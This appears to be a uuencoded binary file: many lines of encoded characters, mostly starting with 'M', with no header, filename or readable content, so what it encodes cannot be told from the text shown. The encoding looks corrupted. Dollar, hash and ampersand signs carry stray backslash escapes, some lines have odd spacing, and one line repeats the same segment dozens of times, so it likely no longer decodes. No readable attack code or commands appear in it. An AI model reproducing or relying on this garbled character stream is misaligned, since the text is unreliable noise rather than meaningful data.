\$^ND[J\$N1-\#F)R^{^*}/8"4L(@\7D!U]Y6F1^5C\&M[\#WKMZ\$^'LUH::3\$ M.U"'_?%S5D]K5(PX?<<25^ZNX^YNT9D3=5RI9HB,<[Z*./Z`6I"*12UQ50`L M>Q[H:TVS7_;_VEK'\=^UUMOK;L<*9ZRUIL:DPEM.7!4"4P)M<`1"^>S5-J/Q $M;'@UN93X,<K`MOPV>%_8[TCI!8\.2:60UMBIX8#%6WF7""KB%6^\EW=YM;I5$ $M:47/I<V^K^\.3"Q,(JZW5]^RJU,UN-]#8>;J^QH,6_4(W"$\0"BMT9'19U\$ M!(\SI"^73_<:GB1U\G%US"!"2H-_J`%I36ZSHB8%O.7@8;3:';[KY`(\S"2, M<KG>:\$)167AZMCXMF\[+7]?5XB>?'E2WO]YPFU!?^RIM#71]UI].""%\6C^N

 $M; S8K34HS2QHM[O45!$K;6]60*IM39='?7T(61*+O\YOJI8]D_/$?<6M/(@O&$ MEQ,<?0&DCX7P_;WVGS^/GX]]YS^90)/P_?R]J6>9^J6OSISEHV.C%,-J&R(F M`IV;6-QD;(XPZ??204SA:-VT/)B^,0^F.[=U\]UTT&1*8>[M7MV2ZD^A-0HC $M < QF9, R[D#DQ.#-S(1%==\+*&"T@_=93U>^HQHXOQ=>`&R+!*GT=_['B\:<?C$ MGVK7;7NXYTBDXABW=@''>3N\/#8='D6]Q0!1#:8IW?.II"1NQ7JL?=1/=N:^ M&:7;(3\$AZ,T\$5QWHU*,#G;^FSF=&Y__8:7Z;SO]3[O(U=;_H!;I/_>[4_23I $MTGT>ACK60JHJK3SN]&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8\.='_\F1;?WM^?";_S^W=(P<N:WTGT)&F'%(1@@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%(1@":X:D='/8)&F'%$ MAEN(0UP\$\$ED\$2AZA\$NZ(0#,_\$HL^C(S;BKUFL;&-!=/EPC\NPU9;N9+<7FY= MW83EQG9J/JX&5U>#+RPOQ3;+;O\$9FZ.ZD^\67YCF.[D`]83\$X9#\$;HVDJ[-3 $M-=G%/B9+)F,9&3-#?).8DXBQG;`JP)4>9T.-/I[[>_M!L<?)TNQM]_;__AW]$ MOYRHPMC*#,/(;'!%&X)Z@\$`,8AN\4QOL*;,B>=OM]:^ZJ/Z(?2I+G)*Y1+.O M\$1D1><U^TF3?]Z*X0!AH\?<60B'`0T4*W.=AN_C^%Y=DO`DQ"TX!#9T0' ME6/KV-W]I/@'M(ZO'VEX2"!L.=_1DYC,1ZQ@B*\$QP&\$UHF\$6II.+^?O/K)D9 M^HOGQO[<3_[O-QW=9\P^9_8POPUB0:*QTHOAP`AQU\./5Y^XUDCM\$=`?0?#P M<G?W?.P?6"`%'_6;810H`]S:M88NZ&"_86],T5];`#\$!F%<1"J[=A3,,1['\$ $M%(NZY8W>Y;_]$ \$<2B"-?N6"B9Y/&\1K[D(R,?,(,=H)P@6\$W"O]J&J*:#.;DL M;?OJ]Z+YRK-J6W[ELC>[VOS\Y#(DT_9E\$4H'L+&YKYG(8ARA_79_Y[?X-4.* M\\$7S!DICD]^R1R\$*W6_SZ\>L%>5+*AUP"?KE;!>L52[\$Y42A=@;XJON#W+_ M`5;=@R_CJ\MJ<#%NNLPR]Q[E'RZS?R&7V>5FL7V-SVRYG^\7V\?=8L_SS7%/ $M/1S:IE540(Z(.\&WT^C!GO[=!\$_RD>0\&;R']S\E5"G>4N^H\70'L\$!-/]D]/-$ M:GL[W;WSK\\$AAOK,Q^!F#T_[Y6KXL'T\++8'R-]1(00D,')?OSUZ5#!92\B: MZ<^MB)0(]&5BJW9P[L\$G7T?P.WT:#WWOS0OXCF[_[-M/#0U_OA!]>EZIWHK4 M3Q)>8Q*107DTL/737SC]=O,!52CE7]1M9AJW#4!K7<!:\$UJU8F.//<\$%(OV, MI`2NL[[9EA(39ZXAQ]ETT.Q8^*P7%3^/5A/FA5EF\[_L01%T22;R6(_IBSZM MA)5#F_O\$?M]M8-5<D,.,S)MU1D#-2<6025P5`DL/E#'M:C":C"_FILYXK=)5 MN;03%S'+A]5SW]2USYK;M(AI<>038R8R;B'(WC%A]H]8SLEE)RHB"DL,XJON M#Q+ @:J;NW4,!!Q\$^;B3G>%J);975ZQZ^++':7]'=PKJA&CHGEI6Q+-,<K8B< M"#0)L54[N/1@Z7V3F3%*7W\$_"E^BSWMXU25*CB=E.#]T_(J@)&,)84D^+#,N $MW*6\F+;+O.W^=X[54VO,<3+B)]A6QS>.].OJ)VEXRPLTD5.3[8-E6QJ;_)]<$ M=F`B8M#41%==*2&!]*ZIK30U\$F06UI<D<18CX32*A.^?Y\4H;2BM`RDA4^B M+++?*&F1ELB``EH@K6M6+6/5C%YU8')BH%E\$5UWPTL-/[`GMJ^G0\$;%G@#_Z MS,NX:>^DDC(.G+\WZR\-CPE/:G@J<.S]XC13\\$7&+_+ZBZ+^8EJ-S-*.WPSX M\$5F.>OPHZG=]Q'I&\$3^*ZX^2^J.V8HS7B.6=M&8IS#/O\$SDV&F20DU[4198L MDA_H#&.*.Z[%'4?U!V=R,1N_X`<Q/TCJ#RAP8=J\$68Q&`_U!Q@_R^H-"?7#Y M_D+4PYW%!96R3FI9)Y`UW)K\8#BXG+D/DH@?Q/4'"3XP=3@=?AA<\$2F<8AYS $M, IH.)Q?OITQW//9[**!!S)D]9$J8<P(0Q#<W^O:5<4U+*>,4,B:J:L(B#U.G)$ M/TAES``N>P[)"3^&!X+`J@69>>3)L>2YSL7IY`:IX%?&RT!0U4!E/8]23Q^2 MR@>:(J%>AF36/T,S\$EBU(!./U`'S)-?Q\I!`"R#C]U!)0H,H(<*Y48V);2>* M:IM#;8FO.C_(^_Z#.H"\$-,:/%+G0FL28'Z(+\$E8%N+3&05W]59(\$4.U3,-H* MR9D'E) @(Z<XH9PRX.Z^-D1!]2C0\$8BMVL&1!S>=\(1P BS64#002.;TR :\$ $M^5D^{+*}(K^>(50!?5$YX)*MD+811+1'!C6'78DI+HF=[<+#J^8ZE^A($^6QUH&./$ M/AF^^Y,,]?][N-O]:;U=;IYN5W_ZL=X^R2KI_WP_&55GM,YB'^4K^842Y'=< $M#[3SB;PNY7&)Q:4.EWG[+9/'+S-IE0N5:V[1A4.7=:X?IM-?5>$]B^OW'9^#$ MO1&;P"[5Z`9R[/`)\6F=LX9?.WCFX#GA12L<?FK02_L!QGC\T>_XP)401>Z# $MF! \D]0?CT<1<4S4ZO1H/?E65B%+W3<9O<@ZWX3<LIW#?E&RG7OW-]<7(2S1V)$ M[1E'!,9>HN:9!Q-3.%;XQ.%3XC-7`62,"GMP[L`%P;YA#=)>/3932M/C!S)Q $\texttt{MFUY,9.} \\ \texttt{K<'K@V$W(;N(5**>-VNT?Y(X>\$IX\$L"5U)+<POO"/;^R\&/]U'B@8 }$ M!FH4I!\$ZSY0<B[V5^HHXFUE\$S\$(#=\ZQSV\$F7H_![,O%T(LD94]C'5/5USZ8 M_O/UZ[LY"+E9?:UUR.,O%N%R*EQ.)7/*)8?1]24SR'IA!@#8[S-757B='5[(MXT\7T[D\?53G\$H>Y*)C+*W%YU0;\$;IH.AL-Q9?/!>:CL[M-Z?U!.J]]6/X]] ML,O[6R8PLA:9N')R5P[V232A<`0*0Q!D8#8SQDY&:<M(;ET-RYO@`\$&K_W>^ $MOC?/O)_/5LO&U3_'>8,-\#/DHP_(7`B('H$41)/B\F)P/C',,\U++)RXT:V%S$ M+5'O`XE[E_5AXRC;42ZNP-05B(W)-D#F`+2B[E)W^SZO6/Z/P_G`<50852CD $M<.1^{)}87C7IA'^"Y^{0}KW"1R-2S!<8JF+Y//5]@E)41V-]V-[>^E]KU^]*G/I$ MXGHES=VMQO\S'?;+B!52^1(C]@55E`I"@?]2AZ-G\\$<PV1^/A0_#*<'X&;N+ $M5(/4"?=((\$YV;D"Q\#L`60.\$,\#N9\#\&AD(5_P'@$3_TX4;QZ\&P;?K;A.L,:>\$,$ MJ8V;;P,D#D"C(T@(]W3^U<)EB'.JB[!Y\$2[.!:%=(%-(2L0JWL3!G<1345QU $MCVKD9 < OE] = 4J!51.2L$: A9Z[=R]XQ9EPYF3"*:4R).<!8C((6!_)"5G$ M`W'.?ZIE[)B##;H[?WAZ1)-E9.YZ>SM8XAF'@*\@)UMPZ@J&'>H"90Z4DSMG MBRKCOJ0**/9P=^#WZ_7V]N&'[0:YC\$&TD[<NO&R]N:4!)9=!CN2@=!R@1W>A M^CW.;'M]<NHZ]O3\<G`UGLS'YV34XNSK\$\,#MQ*].9>TR4CQQ[8_K.XI7%Z(

M+\$F349_8,F.B>?\4R>S9Q\$;\$HG][,-)]/Y?X\0?STLKD%NEJ&RRH#P404P#H MG9VPA##T47X\05U^,5<K'\$LIP]!\^T.]\MH+7@;F07^3!\.9^S'99ZNYR,F% MF>BW0PI"RII1UV<_7LUDR?QA<#EV7/;M:];/'QX.L]W#X>A,BDHCIS2R8)(V M6#_"[X+ZM%W&)N;QYJK9!L5>=)UJH\,4?ZXN9KGE&\$7;A("(`&,%"\$5EKR^O MQG.VB:4D"'3;R"8<HM2%:0Y(&PQ22*I'HQ\^K6Z6^]6CW\$[J[PJABB,ATC=> MZ_+);\$IF\$[)XS!]T)COFI1>P(@D-5N)8#Y=ZH"0KQWQ0B1!/&5`+4JD_@@._ MH 'IQS,S:^?,#N5`INO;^7<9[(V-9F&L1ZG5:GTH<2S)*@FE>KAEG/#6K9' MC#BV(ZI*A*V2-D1\$!'2%V*H=G'@PZH['/P)CZ&(G7VD,K253+18:R*8M)-C7 $MO < (^:4'):&47:"<(*PS":\Z\:7'&V>, `<B/N'3F[(`QAX^XCS`_-['2@4^X])]$ $M = UV = 7LT6 * 3LH + ; OC_Q' = [ER26 = C'EJ - SD7 = \& -SA6EQTLLMT1; NF817V:$ MP(3`].UU6=ZN#Y8EUN=9UX>U8W5`9'54]71M0@;9R-B?(*O'T`&Q18UM(*Z) $\texttt{M*}(\OP["\A(V;]\$F>\7_\1FFA8XBK)N@628P5P-_0+4S:``?5PSD"]A-UQPB[}$ M\$88:I(^&F.WUZAG"?DF<5!SS`Y.'[W"-Z?QQ_2B8A(*!-[H=DQ(#]QG1'>#< M@TV1<"'+/&1P/B.B(**\$R6E;3<\7-]5J^XU#,,5KMNO/%WM\$R:G1>XT->T7P $MQTMM+J/]XL<V, $"H;LA?2EU)O:[8Z'J\)T_UL!`<4DZ^WR[9-N#_;KQ?<')>$ M7W9ZN5@SJ"FOKSJ]DR'\\+!W6+;LG<3T?=S=+@XNG7.__3<5-X5882SZ7*BP M8H]5B5D5S`A; `&Q^N+X(Q1F_V1GKF"%N^VA`[@7C=M=<(Q@A>5A&7#C'L^.= M.IN?N>O&AOMRFI-3K/\4H2\!HSPA"I'U/.+DZV1(AXXE]J&\$=Y/EPU:OILQ, $M\A\&S1F4:?^K$>MR[N>=YS12:YQ(1CHA4/>*S>/)&DX[''YO$F,2$5<0<@80S$ $M#Z,KU@VC+MW[_0+O!GLOT-A$G(DCQ<W1DR&(S&@N3?$3*2<*X2]!76<P.$ MJ\%L-B!/)<Y%<]SQ/7NSN]O*.O5R_[#\$TCKVP\[-</,HH])^X?LVD@6NDR'? MT.]"Z\EVS%-O.8=/^T<T!28"Z&1HHOVI1.1^V_-^//>(-7TE9NVJ?%3H:-J-MXFGJE"X%P<\$K[U%@V,(*R)SKY7#X\$ACB8H_STC;>"B0F_US2CN-0VHH62IL3 $M@9PCE?6L!N2,9,PZ"^QQA<=Y:>,@B$V&=K>Y@=D$[&T=;9^E01M0V&$;4-AA]$ $M(V2]L!'**&P$"+J[$=),-\)+;EE&DW1?^NR>Y=>S#2\UZG#1HU1U5]^`=@8;$ MQ4EH&S+V2-U^[!!%\B_00&VN74][0P-1[8N44M6]1P,R`M!_"&U#%AZ)V81L MR)FIHAG<!FPD]**DI9'N.)[Z1KH[OM\$)26KVS*;YP=FW;Q2Y2T@[X]DF-_>[$\texttt{MX??5} \\ \texttt{K>5\%;/UNY'R<;M4-'UUPT1/KM$T_DP,?5])SS]"L_SNZ^'VZ;0LZDWP$ M'N6%OM\$*8>]: (("#UO1,=\$)T<;;^YLK+6@4]IPR^R=ME"A_=:-0B<N<,L24 $MLQ52$(+)IP</6]^1/=01/=3R5U0WBNTI<01@6E5N@@1$C.GWZUID>ZZ61KSQ$ $M5!DOO$+P32\Y;=K#H]]SOLI\+V9()9?.:GCV6*>$=<(",J2GI&/QZ)'#$)H3$ M6M304L3#<DZ^VF@'6=@/QWQO5\$C]'G1VXQ:,6D+<.082>OS^\&-X?ZNT%DL/ MD1LOY7*K\$`@,;\^)"#5-KU#VRPMS4&-#>K`8_^6DP;.K*_W!D?4'=X`B@N#O M(;P+G7@T]%E[D.S1.B)3(M';_VS/7?&R/74DZX%7IJE@@%^"O)DKFP_OOV;W MARD?P=#OI<\^6Z'=2](W!98EFJDMIEB#:X*(R-)5!/E&OE7Q-<M^2:6'#[R-[$M_*, @(,@A[@"OGI".1QC&U:7JQU':U8_7<A3(/)-OK:GV=PP/^\WDUJ9QM6F,$ $MG7W!@1MKI3-W+AOS@5Y78Z-0%#1<79-#LI^Y!K2NU"8U)Q6]DSA99I]./P\'$ $M574Z\&/Y*+(.ZXAZQ<9\A-?S\&.ETH_\#CB)_"X-;U"](Q-?VR#?==@WI75JXJY)$ MR\$/=L\:IT@*:Z0B0\$P3H?:\$0\$N&3);\$TA%[8'U:;G=ZAXX3R_/&;'/4<RF[! MC1C2=Y2*'YOJ.^MN@XN>6L634#PI)8JX['9PYL\$G&G!-0\$Y`\0\0=ARW"1N\$ MUPL[CO_KA5V+A^J;>/5%GV\#)WV"[:SJXVQ\99]6YRO%(-IWO\6Q]WVU7Q^T MI^F.+CWM+^QXO;B1.5F(R8+UW;V?5//QU:_C+W7I]H'?UX9772_686S5>K3: M+'[Z9+JQKU:[U8)PO=EMWAU8KC2!AY,]?ZQ`R@HDUG1.SCZ(*VQN+F8<L`[9 $M6T+$C"JY6VEF, FUTRU;UYLY1$60C)QN8P[5""D(XX1-PP/.UXSE]4UA;*\]1$ $\label{local_mwlxsu2^e^me} $$ MWLXSU2^e^me\#_zV0B)! Z&N&._4\space{2.5} AR@HN2VH:I\#P_[O\QVBR5\&:SU, MWLXSU2^e^me\#_zV0B)! Z&N&._4\space{2.5} AR@HN2VH:I\#P_[O\QVBR5\&:SU, MWLXSU2^e^me\#_zV0B)! Z&N&._4\space{2.5} AR@HN2VH:I\#P_[O\QVBR5\&:SU, MWLXSU2^e^me\#_zV0B)! Z&N&._4\space{2.5} AR@HN2VH:I\#P_[O\QVBR5\&:SU, MWLXSU2^e^me\#_zV0B)! Z&N&._4\space{2.5} AR@HN2VH:I\#P_[O\QVBR5\&:SU, MWLXSU2^e^me\#_zV0B]! Z&N&._4\space{2.5} AR@HN2VH:I\#P_U\space{2.5} AR@HN2VH:I\#P_U\space{2.5} AR@HN2VH:I\#P_U\space{2.5} AR@HN2VH:I\#P_U\space{2.5} AR@HN2VH:I\#P_U\space{2.5} AR@HN2VH:I\#P_U\space{2.5} AR@HN2VH:$ MF8-_GJ!49KX^;%;7^\7.)M,JW.F[,ZS")\$5/*JCY(?,IF<>BM`V1\$<%5J6"; MU:M;I+`OT/Y7U2]RQ_7S.#NN7]TX);F'A6E!9%PUX/Y]8K&`FTCHH%Q;.O*O $\texttt{M\#0`7} => \texttt{ZK(*S!5XZUQE6^K!AKS,2ZIP_V} = \texttt{\&CP1YVDPNR'9-M[\#UTH1*BS+A\&EM,2ZIP_V} = \texttt{\&CP1YVDPNR'9-M[\#UTH1*BS+A&EM,2ZIP_V} = \texttt{\&CP1YVDPNR'9-M[\#UTH1*BS+A&EM,2ZIP_V] = \texttt{\&UTM_0-M[\#UTH1*BS+A&EM,2ZIP_V] = \texttt{\&UTM_0-M[\#UTH1*BS+A&EM,2ZIP_V] = \texttt{$ M/"HW%6.G;%AFMR%>V9?6,FF?[5;6J.H&NU_-'TCSAHR3+9^L1BK:Y[ZV8YH0 MD<!5\$GFO:YFSEC`L`;D@V1@5`N'GGU[8>*=&+T6\;!P,W,[NFL<V6EIZMMP_ M;#::D"6*P"NN=).[P3N(AO\$D_Y4:Q^\<4?=SB`?]?#V[#_/E/=P@ACGGO<3F $\texttt{M\#'*8M_OOF[=Q*QRSVT=50-!9XI(=FZ<A!2:IA_PV<\&@\\/3;(>4;RN=T$TW3,A))}$ M37K.I.D6U%8KI]VV8<F=L(@PV&Y^\$*B&MW#8#\$A[W-4(XJ@&C"1[:I1(M]) $\texttt{M-4AESB"'>9?,.U"-'/F&JH'V\#52\#K.8VOU`U0(Y29^U\#U0`]\$I,'>J@:-/@Y} \\$ MASR[B]\$)RPBKQST7)BZ3Q,F@\$@/C[47Q%N-I)B(VDO3R87_P,R?25"JUX73Q M='L5!C.L#=2[!%70(_)GJK><BG56DP.D#>@.`07'1P1T\$WHL!W:.(OK;Y!#E $M@1R0^@^4`YN[B&E-C*<M@(0`,Y02"CE,/UZ,9J)!5U^H$/;*\M<*8OU^9A9W$ $MX[N[U=)O?@>4<'&@J?IZ'EH+BSG;+^Y4WA0.24'FD)(F,W>_-`3=QB`_,FLZ)$ $MAP.:REOOJ!Q!1E7EGP?KA5E,][?K[6+3#+K1HF<[<3)@8]7;$^41G^\(MMF2)$ $\texttt{M5.FR]} \texttt{T=+_C4M\&>5_=4NRQY4<PVUL?QLB(L(,W\2B)>>3X:]?U/RV;!PMZG>U }$ M(KCQG[.DE"5AT`CI&>GU:.\$"^>?3,[D]17-20(43?NY+*EE2X2?R)BA51T[%

M/1MNJX)^X)3444:,I?VP/LQ7<F9`A:W0Y8E=V,GV[@'?J\$5)L]"#+91'-7MH ML`Y01!#:C/`N=.+1D.:5N\$\$!'7_B%H40[>U!KY.ID0'V7[0@@/WP(+[Z.2.G $\texttt{M?\$QTHU"REI$U^',[0\#E!QJU+.\&IR>6X]7:Q\#9[C>?CE^QHEG;G](HMO]\setminus)G8}$ MWUDP.4S(H0F!)%'14]*QWT5DU0;-/919>6*AB%5`+165VV)3ME34:T3LO>YD MU?&1B,:)"!(A%WUH+?,[;<\$LAHRQ>2,V+T+;`VI\$*CH><54(3#P02Z&A[#\, M9^)=^'JDL=AR2:/]M[V+[&B\=AW]0GV5.A2)#!4[V28A+R;)5B/(GWRP`>V& M22, 38FCY/Pig\$T: 3G2&<=8W6>-LY]^08\?\$XNC08#CGJ['<3F.][U_9TC MAFQ-MIR.%X^B((9309P9U,!6.69#QVC\+E1\$%!J<^%\PUQ1,TA",)\6"D;3_ M?H*Y9I535AG#=!<J(XJ#M>#I\CL??/;;BK';P=D=Z(Q2XREWK_7S6)+XPJYV M5#CBVD8`Z"\A`WX:4%%S["IZ%EF;DK4II-<'Y(1#@HW-)[!J048UDEIR@OM* M+CXZ:22QC86]EV7[9,OP\$C0ETBYD#LM4/]@RM:\?Y5>9LWB:'42_M]!3TF'Z MB:S:H+F'VE"<P>QC<\$11R%BW)W_C\0,X/<+3!W1Y^)6J.J[3W+,).&1-2M8\$ $MC=N!2MG\&-J:>^*K[@A_8]G3/T1,Z3']1AG[],,1[K9>OL;4QF=_O[^>-6C]$ MCS7ROO?#:/^P:_0)MPDISC#BM;^7W'GV\$[)O5"4DIR1#4PBL6I"Y1YK]>EPW M1%J!B[5<7_A8S2<R"S<8CB/V9N1[WT\9N/^;7\$>W63_">6&GG8484\$G<?;<' M%W*\#2FK71QGU'G3=F=L4=R?W(K@&)!A+D=LUOZ.:W!O'5K_+'E%=2)>4J\$K M5`>7).Y,TE'V9"\$E"XFND49D1,`L\$UNU@PL/9CB(3&08`0E*"1W^X9_3UN=6 $MG[6+E@,5U=81N1!J\#\&,_SA>-@6S_;?G]?(4)'Q2=]XZO895;6*G1$)\#BEDV4$ MLST1H=X&8)^UOFI"JU9LXK\$-Z;"Y_3_GW2R4#J1[O":7=8H9XU2B"<\$%\1@ M&DAHU88M>AYKO05?*G_*'HB^ZOR8CTPWM[H[(.UB]2/P&-19L!"V5X\$KKEH` M,0\$).2ZLM1E4_G@5\$U#BE0%DFAN<\$;M43<6+NI^NM\BT<=:7XD#YGB'06#0 M'Y9/3.4`)4`FZYG:LRE(S=8P>V.:GZ[M#KBJ/IRV^"JQ]AEK;QHT).<D8^%, $M8-6"+(FL[R,XG9Y.]2P.3KPT"L3GS_CI=;6DGCX=#@_;X)7$1^-B)HU>,(Z')$ MPX?[FP<U(/9:CAO"X<7T"C:5Z5P-D7U5PY*F`5?YM@\$B`F`:"*U:L8G'^L/^ M6E@P#"VZ=J==*:UA]AEU8+E?K1#V>ASLR:/[FAVJ`>[X#<DYR5`#`JL69.F1 M#+_^?^1]VW8;.9*M/^@\,.^9KB=:HEV<2EU:%ZO<+UPT1=N<DBBU1+G*_4G ML!\$[@4P@:;ELSTR?LWI54T;L`"("@6L"@5=33[\$<>V)9U`M>+1^&30`I/\$&-M6D,R:XT7"H4?C8:GC.P!U5\^#!,+2<392XK&J&*,P86ML`@])=U4,)%4T]<Q M1Z\>Z,C3S*R\X(P8`S6@\^94UKLSP=L28IKPT-CA\-.],9*=R9EKRY77M5-> M*E90,8ST0VI)*F8\$#G<P!-8\$-@2:K;_6(8[^MUW";S55TYB+F\$_S8:.(</? MEW:S93?0ZR7_^G+Q28[Y7MS=NY[22W]U)RR##O-!UY5,+4H[8J*K>6F%3'O# $\begin{tabular}{ll} M9?$+NQX^Y^1K1HLPL&".=^"BB)P(?-`BMHV#2X)U]W)^T<X&MJQXMR&P)?8. \end{tabular}$ $\texttt{MOE}, \&: \texttt{L*.5B} < \texttt{6X,O`2D8} \lor \texttt{AB@48"-=DAH&} \\ \texttt{.F28} > \texttt{\$0G83S\$,G34==PW[/"\$>-BAH&} \\ \texttt{.F28} > \texttt{\$0G83S\$,G34==PW[/"$>-BAH&} \\ \texttt{.F28} > \texttt{ABH} > \texttt{ABH} > \texttt{ABH} \\ \texttt{.F28} > \texttt{ABH} M@YL-XT]YHX9K:*RV,"R4%RW*9FZ_?7L?23`&6YH]9N`.WM?:=*/4/(%#+<7Q $\texttt{M+)} \texttt{TKW=P^3(A'GQ\%_Z^YA\$)(;L,3<)_1-UY\&XZ52\$R\$Y)QF>16\$;098.:1\V $}$ MD2\KQZ>7%WY%&+^*?X#C7KTW#W,Y>*74+,4X3A1!S\&):L5"(@WRZ,F3X6'F MJ&,<W6TW8L?0,Z[N'OX(_((?))P9G9EFBDRY+*1W:9P20\$9!#?\$"'XO."I=`* $MO#+QDS204Y:(R>Z'RI_H'?J^{.})2^{I}/08V>.8BAC.^{D0}=:GA%#1N<0Q_OHI=$ M?'L^E3:0QXJ?3R@^5FQQ#'LD+W2H79[\]NJP;?U/?!9F0]%_@-?[OP5RFJY M911;AC=Y"S[0/.-[WT`"2LQV;O?A1D`%0=B,(7P,73FTG*V/(6HB&FS>#3]Q $\texttt{MWIK[\&-Q\$HK*>^O\$("8'^G+=P@^XT*DS!>L7\&\&\7J+G\2Q2@\$]C\#:D)HQ\#S1> } \\$ $MX@)8X6#>[5)2N[NC*"*D5^1&^R$R`FP<L'=M3^E=M(<&!<40]&-N3!%[$`-G$ MS"[KWZ4@O;N884::&*!@:7`O0MLHMG+8WFEOTKO3YY@UQ!"T#@*B\$^L=)U*< $M.WZ(]A[2V:-C+X=(_Q^{=2}AD@10,&<H^{A}_F</(E5[*U(,P):%'11">R$5]$ $\label{eq:mpmass} $$M^{s}_{g}$ RM4$$$GP&5S8@??8XCE/H@=WD9`[&OL\2O"_:U!(KMM1./@,0\#=P&XM)]$$ $M\$-I\&L8W#]KMV!31=SXX/R5\$(;8\&KQ03[I]4)Y!DT^W!?!)`S)QB!4/(HX\N$ MZ82PZQB*UL`*F_B1>.O;FT<)M]X>\\$%TV=7D)KE\G'6IJ9<Z/[11&=/:-V>G M3,R9^&9VPK3"2W-9EEXJ^T5)KOR2Q.H+%[P:=%'*_!B/AK@3QLL.&*Y4(=\$(MORE9LE\$6S\$^`R96I(%.YAXDE5<I4DZGIF%IY<^ER^F;VYNSD\G2HDUG>X#=1 MQC0=9_1U2S-ES,E8]!C!9)_\$#\HLE;4B:_U55I;:6%;,K?&'BT%_.:?`0ZXL M5:Z,7'G(%8B9%<I5DJMR8D85R^@A!`2"J/@)'C0[G)U&BLTGS(20()L\<=D< M2N_V^N@BR"5E+D0\$F61!)J\$SYLX9(R#F5-#Y\#!"5)R2XA`1B%-1'#3+CJQ4 $\label{local_mm6s.QE} $$ MM6S.QE>XQG?<GB_<(W\@BGW6\&E1U85]?>)G\GU_ZR!V0,!,X7IR_.V=_H-ED $$$ MD@V3%L=3L\$FGUB6=S=X@*9>\P8T^1IESR]SQ&;9%*_^XN)0'85+[SY/C-_;? $M\&?X]/S])7^{,}\MM9X,^SUP=)59802\MS()U;A3]?GTD??-B^{,}]']7]9(.GG]$ M>GX@\$POD-4@R!O_GR?'L_&4RZ6'4\4\$0#1:K^XW,5U5\NW.K;]T'Z^7!,_+* $MI+L.;A[4?_5E)W#CIQ-\R&M*LUW;75$6O+J#'9QZE$HI[,@$0LG6?TU5./LU$ M+O]ATEUN-R;45N1Q_"3'QL6!4%TX!L[EF>P]4);H3FXZJ2>=TEUSPHP7"E!O MGZBM&G-=HCK5KZ"Z?4^@R/]7JLZ+0X)PJK.3P.P;"E!UGU@H\$5TM4\$;UIX>' M]7;UY</M;JK:5]AVE_@'AYN/.-7L5(>"<N_OG^N'N_YABS<2H^=>*\$SEM8##

M]6HC\$2'.U_?>%0E0+C[)RD]N[CL2%W;'ZX]+<PW@Q.R,#4R"0SH!K4EMG@>J MS?D7^;9SH]ERZQ9?,^3YCX-WTC72'VHU"F;&\$7ICZ5@_\$.@;35VF2GZ>T=(J M8C22?HK1TBIN-/6D2CMT.T^-T#.EFVD+@3(5U<@:K@.L"@VF+8.&;F;.A3C< M`_+I@T\BTJ1D;__:)[HS2X9K=G;.MR2L;*7*AEXQBJ@445-ZTSMN\$0[\$M9+* M[F;\E`K__E8BNE\>O9J=.4>N;:^HJ\F`JMTB5G^\$4>?.R>OLY^G_4Y.G9T? MUKEJA>XPH!9*-?TA8>PS%:*N8)>; `QI[#0%MKPDHL5\$B3G4%9"Q";>]"H3L2 M:P % HFI D<7? QOI; L0:Z56=C] $FA!!>8<3-</A[@N[I\X-A\W,H'BX=!]$ M,\/9DGA#>[VY620EZ+QK9P&M)8U;E!)'[EK.JPQ849\AG>RH4Y<W=G3=]U#V M7![1/X-*PLFY?S.&J?R<PLUAIDL(KIW_D+]70&Q.KBDXO^TX"D5V)P)\T[-; MJ; '\$EI_QI?IZ]^<?4G>+8UGNSV3CZ\$Q?N6U0:YFIM=7=_:#&J([?)6X>[R4T M,/!Z.J'':6`.^<\$(\$E(S2\7X85&^6:ZL68K_+K.D56`6GQ2:!>FA68*AU=?) M*EY:Q3\$XA=3*4C\$P6=1"]IR.9P<7A^T;=VA>2+R<@A;M&OIX,!MJL-W*R>F7 MJ`.O@0]WXS'RFN?-AQ\>0G\$@>#*QDF/P&<,DP'`C!^!`/:WZ)/M^_:H?H=^5 MRIZK[!AIQD"%@DJZM;[4?#"LO:3Z>^H%C;G,Q]IR4P:J.RTAT[!Z:I4>,^4H MHK\$(?,TG%/H-JR]-?H!^:17J1\JWZ*>UDZ8J/;JD*"(#PN[&\$;JX/)Z;*>2T M79CM@(4>:`49AP!O[F7U9V:^_9K1*4N,6TLKM33T!7MPE>)J2E7\$I:+MFT`J M6FV?5&J#;**EH270P6ECQBN09)"]G*.3BUE@J,Q>4QBW%)ON&@\'>\$0A=0ZP MW&QEEGFZW'T:!C<*BE49<Y41C78,5`#\$#4J@J4A@VZRB(J%QHXJ0.*8(B..* MT-BURHBF.0;2UHD@7HK&J&HP_%`-@)UN!(V38RM'L^@\T3\(X_I7L^.Q7,D5 M.SE!N5D->UJ&[RO]0\G'ZUTW5-OYH/R'TC?;G90\G`H>/HC%F>H-L+YZL\$.> M)SVFLYF,(`?"HZRV+.RXXC<E6[:734LK<F4KR%;VV+#-?'XN-REDPW)VSL(J $MY:K)Q8=,2i.7K1W0&@F_)&2":YF!\i^X\KA:/[5.\'7?PZB&2$-(=D&SG5R)$ 